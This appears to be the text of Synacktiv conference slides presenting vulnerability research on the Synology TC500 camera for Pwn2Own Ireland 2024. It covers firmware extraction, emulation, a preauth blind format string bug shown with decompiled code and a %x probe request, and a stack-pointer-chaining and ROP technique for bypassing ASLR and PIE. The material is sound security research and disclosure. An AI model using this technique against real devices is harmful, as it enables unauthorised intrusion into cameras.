SYNACKTIV

Exploiting a Blind Format String Vulnerability in Modern Binaries

A Case Study from Pwn2Own Ireland 2024


Creased

Whoami?

- Baptiste MOINE (**@Creased_**)
- **Security researcher** at Synacktiv (VR/RE)
- Company specialized in offensive security: **penetration testing**, **reverse engineering**, software development, trainings, etc.
- Around **190 experts** over 6 offices in France (Lille, Paris, Rennes, Toulouse Lyon and Bordeaux)
- **We are recruiting!**

Pwn2Own 2023 Recap


- Synology BC500 camera
- 3-bug chain: authentication bypass + firmware downgrade + command injection
- Command injection patched just before the competition
- $15,000 and 3 Master of Pwn points
- CVE-2024-39350 and CVE-2024-39352


Workspaces
Applications
24 oct. 5:36:04 PM
sudo -E python3 exploit_BC500.py enx00e04c68f4f5
sudo wireshark
bzhugs@pop-os:~/Documents/Pentest/autre/syno/exploit
HUAWEI

```
root@BC500_EC:~$ id
id
uid=0(root) gid=1101(synodebug) groups=0(root),1101(synodebug)
root@BC500_EC:~$ echo synacktiv ninja !!
echo synacktiv ninja !!
synacktiv ninja !!
root@BC500_EC:~$
```

Pwn2Own 2024

- Synology TC500 camera
- Announced on July 18, 2024
- Competition started on October 22, 2024



Target	Cash Prize	Master of Pwn Points
Lorex 2K Indoor Wi-Fi Security Camera	$30,000 (USD)	3
Nest Cam (Indoor, Wired)	$30,000 (USD)	3
Synology TC500	$30,000 (USD)	3
Ubiquiti AI Bullet	$30,000 (USD)	3
Arlo Pro 5S 2K	$30,000 (USD)	3

Synology TC500


Product brief

- **4K Resolution**
- **AI-Powered**: Advanced motion detection & analytics
- **Weatherproof**: IP67-rated for outdoor use
- **Wide Coverage**: 110° field of view
- **PoE Support**: Simplified installation with Power over Ethernet
- **Integration**: Seamless with Synology Surveillance Station

Synology TC500

Teardown


- Power Supply Board
- Infrared LED Matrix
- Main Board



Synology TC500

Main board


- **Winbond W632GU6QB11I** DRAM 2Gb
- **Macronix MX35LF1GE4AB** Serial 1Gb NAND Flash
- **Novatek NT98560BG** ARM Cortex A9 SoC



Synology TC500

UART


- Communication protocol over serial bus
- Two lines:
  - **TX**: Grey
  - **RX**: Red
  - **GND**: Black



Bug hunting

Web server

- Based on CivetWeb
- Embedded C/C++ web server
- CGI and SSL support
- Most attack surfaces require authentication



Synology Camera

Sign In

TC500


Account: synacktiv

Password: ••••••••••

Bug hunting

Firmware Extract

- Proprietary format
- Reverse engineering and unpacking with `kaitai`
- Contains the Linux kernel and the rootfs



object tree

```
header [Header]
  format = 0.1.1
  version = 1.1.2-0416
  product = TC500
  hash = [79, 99, 93, 212, 141, 35, 45, 204, ...]
  size = 0x20EEFBA = 34533306
  partCount = 0x4 = 4
scripts
  0 [Script]
    size = 0x1F4 = 500
    data = [120, 156, 125, 147, 81, 111, 218, 48, ...]
  1 [Script]
    size = 0x1D5 = 469
    data = [120, 156, 149, 81, 77, 111, 155, 64, ...]
parts
  0 [Part]
    name = linux
    scriptSize = 0xC3 = 195
    dataSize = 0x238E4F = 2330191
    script = [120, 156, 141, 142, 177, 14, 130, 64, ...]
    data = [120, 156, 196, 188, 121, 56, 84, 237, ...]
  1 [Part]
    name = rootfs
    scriptSize = 0xDB = 219
    dataSize = 0x1EAEAD2 = 32172754
    script = [120, 156, 141, 142, 205, 110, 194, 48, ...]
    data = [120, 156, 236, 220, 103, 76, 148, 239, ...]
  2 [Part]
    name = loader
    scriptSize = 0x1A0 = 416
    dataSize = 0x5B12 = 23314
    script = [120, 156, 117, 146, 221, 110, 156, 48, ...]
    data = [120, 156, 236, 188, 121, 120, 83, 215, ...]
  3 [Part]
    name = fdted
    scriptSize = 0x97 = 151
    dataSize = 0x12C1 = 4801
    script = [120, 156, 109, 141, 193, 14, 130, 48, ...]
    data = [120, 156, 205, 91, 107, 140, 36, 215, ...]
sig = [126, 192, 78, 144, 130, 17, 176, 76, ...]
```

Bug hunting

Emulation

- Using Docker, QEMU, and binfmt

```
FROM scratch
ADD rootfs.tar.gz /
CMD ["/bin/busybox", "sh"]
```

```
services:
  main:
    build: .
    ports:
        - 0.0.0.0:8088:80/tcp
    volumes:
      - ./share/:/host:rw
```

```
$ docker compose build
$ docker compose up -d
$ docker compose exec -- main sh

$ /etc/init.d/S50_IPcamApp

$ /etc/rc.d/rc1.d/S90webd stop
$ fuser -k 80/tcp
$ QEMU_GDB=4444 webd
```

Bug hunting

~~Fuzzing~~ Monkey Testing

- Monkey testing with Burp
- Buffer overflow, command injection, etc.
- Nothing shown in Burp
- **But…**

How did you find 30 bugs in one day. You have new test protocols?
Tester
Dev
He He..Monkey testing
yuva.krishna.memes

Bug hunting

~~Fuzzing~~ Monkey Testing

- Preauth format string bug

```
GET /%x<@repeat(128)>A<@/repeat> HTTP/1.1
Host: 127.0.0.1
Connection: close
```

```
truncating vsnprintf buffer: [10.13.1.1/%xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
truncating vsnprintf buffer: [10.13.1.1/a0bc6a00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
Recv restrict URI[/%xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA].
```

Bug overview

- **Blind format string**
- **ASLR, PIE and Full RELRO**
- **Limited size**: 128 bytes minus prefix (hostname)
- **Character filter**: `[0x00-0x1F]` forbidden

```c
void mg_vsnprintf(const struct mg_connection *conn, int *truncated, char *buf, size_t buflen, const char *fmt, va_list ap) {
  // ...
  int n = vsnprintf(buf, buflen, fmt, ap);
  if ( n >= buflen ) {
    mg_cry(conn, "mg_vsnprintf", "truncating vsnprintf buffer: [%.*s]", (int)((buflen > 200) ? 200 : (buflen - 1)), buf);
    buf[n] = '\0';
  }
}

void mg_snprintf(const struct mg_connection *conn, int *truncated, char *buf, size_t buflen, const char *fmt, ...) {
  va_list ap;

  va_start(ap, fmt);
  mg_vsnprintf(conn, truncated, buf, buflen, fmt, ap);
}

void print_debug_msg(pthread_t thread_id, const char *fmt) {
  int i;

  if ( workerthreadcount > 0 ) {
    i = 0;
    do {
      if ( debug_table[i].tid == thread_id ) {
        mg_snprintf(0, 0, debug_table[i].buf, 0x80u, fmt);  // Uncontrolled format string.
        debug_table[i].buf[strlen(fmt)] = 0;
      }
      ++i;
    } while ( i < workerthreadcount );
  }
}

void parse_http_request(struct mg_request_info *conn) {
    pthread_t tid;
    char buf[0x80];

    /* [...] */
    tid = pthread_self();
    /* [...] */
    memset(buf, 0, sizeof(buf));
    mg_snprintf(0, 0, buf, 0x80u, "%s%s", hostname, conn->request_uri);  // Concat hostname to URI.
    if ( debug_table ) {
        print_debug_msg(tid, buf);
    }
    /* [...] */
}
```

Format String 101


- `%X$n` : writes the number of characters printed so far into the memory address specified by the Xth argument
- `%Xc` or `%Xu` : prints X characters and adds it to the character counter
- `%*X$c` : reads the value at the Xth argument position and adds it to the character counter

- Load values from the stack
- Modify the counter by adding a value
- Write to memory locations pointed to on the stack

Exploitation

Arbitrary stack write

- **Locating a looping pointer and a stack pointer**
- **Overwriting the looping pointer** to point to the stack pointer
- **Overwriting the stack pointer** to point to the return address
- **Overwriting the return address**



1. Initial state

Offset	Value
111	webd+0x28a5c
...	...
916	@916

Return address

Looping pointer

2. Looping pointer overwritten

Offset	Value
111	webd+0x28a5c
...	...
153	0x00000000
...	...
916	@924
...	...
924	@153

Return address

3. Last pointer overwritten

Offset	Value
111	webd+0x28a5c
...	...
916	@924
...	...
924	@111


Return address

Exploitation

Gaining code execution

- **Computing ROP gadget addresses** based on the return address value
- **Writing the ROP chain** to an unused stack space
- **Overwriting the return address** with a stack adjustment gadget


✓ This technique effectively bypasses ASLR and PIE



Offset	Value
111	webd+0x28a5c
